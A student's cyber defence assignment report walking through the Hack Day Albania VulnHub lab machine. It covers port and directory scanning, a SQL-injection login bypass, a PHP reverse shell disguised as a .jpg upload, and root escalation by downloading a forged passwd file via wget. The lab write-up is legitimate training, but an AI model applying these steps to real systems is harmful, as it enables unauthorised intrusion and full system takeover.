CARNEGIE MELLON UNIVERSITY

04800-0 CYBER DEFENCE

Assignment 3 REPORT

Link to the VMs: https://cmu.box.com/s/5vk13j3s7liq24s4vhsjgtj9low98v4k


Date of submission: 07/04/2022

Name: Felix Mugire

Andrew Id: fmugire

Hack Day Albania

Hack day Albania was organized by vulnhub.com and prepared by R-73eN to allow participants to perform OSCP tasks.




Network Scanning

I issued the arp-scan -l to find the machine and found it out to be with IP address 192.168.56.108.

Attack IP: 192.168.56.105

Victim IP: 192.168.56.108




I ran nmap (aggressive/active scan) to find out all open ports.

```
┌──(fmugire㉿kali)-[~]
└─$ sudo nmap  192.168.56.108 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-28 20:36 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers
Nmap scan report for 192.168.56.108
Host is up (0.0035s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
8008/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:CF:21:83 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
```

Port 22(SSH) and 8008(HTTP) open

This translates that our target is running HTTP on port number 8008. Opening it on the browser, I find a static page with a message that translates to “if I am, I know where to go:)” as shown below.



Enumeration:

Later I ran a dirb and Nikto to find out the subdirectories in the websites.

```
┌──(root💀 kali)-[/home/fmugire]
└─# dirb http://192.168.56.108:8008

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 28 20:48:47 2022
URL_BASE: http://192.168.56.108:8008/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

---------------------------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.108:8008/ ----
+ http://192.168.56.108:8008/index.html (CODE:200|SIZE:750)
==> DIRECTORY: http://192.168.56.108:8008/js/
+ http://192.168.56.108:8008/robots.txt (CODE:200|SIZE:702)
+ http://192.168.56.108:8008/server-status (CODE:403|SIZE:304)

--- Entering directory: http://192.168.56.108:8008/js/ ---
==> DIRECTORY: http://192.168.56.108:8008/js/external/
==> DIRECTORY: http://192.168.56.108:8008/js/images/
+ http://192.168.56.108:8008/js/index.html (CODE:200|SIZE:165)

---- Entering directory: http://192.168.56.108:8008/js/external/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.108:8008/js/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
┌──(root💀 kali)-[/home/fmugire]
└─# nikto -h 192.168.56.108:8008
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.108
+ Target Hostname:    192.168.56.108
+ Target Port:        8008
+ Start Time:         2022-03-28 20:49:36 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user age
nt to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
 render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/rkfpuzrahngvat/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
+ Entry '/slgqvasbiohwbu/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
+ Entry '/tmhrwbtcjpixcv/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
+ Entry '/vojtydvelrkzex/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
+ Entry '/wpkuzewfmslafy/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
+ Entry '/xqlvafxgntmbgz/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
+ Entry '/yrmwbgyhouncha/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
+ Entry '/zsnxchzipvodib/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
+ Entry '/atoydiajqwpejc/' in robots.txt returned a non-forbidden or redirect HTTP
 code (200)
```


I found the file robot.txt as the common factor in both tools, this alarms something. I added it on the link later found. 15 entries were allowed and 27 were disallowed.

```
192.168.56.108:8008/robots.txt
Disallow: /rkfpuzrahngvat/
Disallow: /slgqvasbiohwbu/
Disallow: /tmhrwbtcjpixcv/
Disallow: /vojtydvelrkzex/
Disallow: /wpkuzewfmslafy/
Disallow: /xqlvafxgntmbgz/
Disallow: /yrmwbgyhouncha/
Disallow: /zsnxchzipvodib/
Disallow: /atoydiajqwpejc/
Disallow: /bupzejbkrxqfkd/
Disallow: /cvqafkclsyrgle/
Disallow: /unisxcudkqjydw/
Disallow: /dwrbgldmtzshmf/
Disallow: /exschmenuating/
Disallow: /fytdinfovbujoh/
Disallow: /gzuejogpwcvkpi/
Disallow: /havfkphqxdwlqj/
Disallow: /ibwglqiryexmrk/
Disallow: /jcxhmrjszfynsl/
Disallow: /kdyinsktagzotm/
Disallow: /lezjotlubhapun/
Disallow: /mfakpumvcibqvo/
Disallow: /ngblqvnwdjcrwp/
Disallow: /ohcmrwoxekdsxq/
Disallow: /pidnsxpyfletyr/
Disallow: /qjeotyqzgmfuzs/
```

and fortunately, by exploring /unisxcudkqjydw/ in the browser I got another directory name "/vulnbank/".


```
192.168.56.108:8008/unisxcudkqjydw/
IS there any vulnbank/ in there ???
```

Then when I explored a new URL in that browser, I found a client directory from inside the index page.




Exploitation:

When I clicked on the client link, I was welcomed by the login page of a very secure bank. As shown below I manage to get the username as ‘ or’a’ = ‘a’ – and the password as *




Quickly I located the php-reverse shell.php




then edited it with the gedit, to listen on port '1234' and on my kali machine '192.168.56.105' as shown below.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.105';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Since the webpage restricts anything but images with jpg and jpeg etc.




I modified the php-reverse shell.php into an image with a .jpg extension



This enabled me to create a ticket as shown below.



However, I went through all the processes while listening on port 1234 from running the netcat command. That enabled penetrate the hackday Albania machine.



The task is not yet done, because I have not yet gained the root privileges. As shown below, the id name does not sound root, and gaining root access requires a password that I don't have.

```
File  Actions  Edit  View  Help
www-data@hackday:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackday:/$ uname -n
uname -n
hackday
www-data@hackday:/$ sudo -l
sudo -l
[sudo] password for www-data: achday

Sorry, try again.
[sudo] password for www-data: skyday

Sorry, try again.
[sudo] password for www-data: albania

sudo: 3 incorrect password attempts
www-data@hackday:/$ cd etc
cd etc
www-data@hackday:/etc$

www-data@hackday:/etc$ pwd
pwd
/etc
www-data@hackday:/etc$
```

Exploring the passwd file, I find a user taviso without sudo access.

The next step is creating a new user and provide the root access.

```
www-data@hackday:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
taviso:x:1000:1000:Taviso,,,:/home/taviso:/bin/bash
```

```
┌──(root💀 kali)-[/home/fmugire]
└─# service apache status
Unit apache.service could not be found.

┌──(root💀 kali)-[/home/fmugire]
└─# service apache2 status                                          4 ×
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset>
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/

┌──(root💀 kali)-[/home/fmugire]
└─# service apache2 start                                         130 ×

┌──(root💀 kali)-[/home/fmugire]
└─# ls
Desktop    Downloads  Music    Pictures  SKYDOG    Templates  zen1.txt
Documents  HACKDAY    PICOCTF  Public    SKYTOWER  Videos     zenpass.txt

┌──(root💀 kali)-[/home/fmugire]
└─# cd HACKDAY

┌──(root💀 kali)-[/home/fmugire/HACKDAY]
└─# ls
php-reverse-shell.jpg  php-reverse-shell.php

┌──(root💀 kali)-[/home/fmugire/HACKDAY]
└─#
```

Over another terminal (kali terminal), I check and start the apache service for the download to run smoothly.

```
┌──(root💀 kali)-[/var/www/html]
└─# openssl passwd -1 -salt ignite fmugire
$1$ignite$6mGThsFeI3lC9Fk9RqHJ20
```

using OpenSSL to make a new password hash combined salt value and password in MD5 algorithm. For this the above command was used. Later, the password hash was combined in the passwd file and added the uid 0:0 and GID 0:0 to add him to the root admin member.

```
  GNU nano 5.4                    passwd
root:x:0:0:root:/root:/bin/bash
fmugire:$1$ignite$6mGThsFeI3lC9Fk9RqHJ20:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin>
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/>
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/neti>
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/f>
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
                              [ Read 74 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify
```

I transferred the passwd file to gain root access in the hack Albania machine. In the tmp directory, I used the wget command to download the file.

The file was copied to the etc directory to overwrite the one that was there.

```
www-data@hackday:/tmp$ wget http://192.168.56.105/passwd
wget http://192.168.56.105/passwd
--2022-03-31 16:38:26--  http://192.168.56.105/passwd
Connecting to 192.168.56.105:80... failed: Connection refused.
www-data@hackday:/tmp$ wget http://192.168.56.105/passwd
wget http://192.168.56.105/passwd
--2022-03-31 16:40:21--  http://192.168.56.105/passwd
Connecting to 192.168.56.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3464 (3.4K)
Saving to: 'passwd'

passwd              100%[===================>]   3.38K  --.-KB/s    in 0s

2022-03-31 16:40:21 (358 MB/s) - 'passwd' saved [3464/3464]

www-data@hackday:/tmp$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
fmugire:$1$ignite$6mGThsFeI3lC9Fk9RqHJ20:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
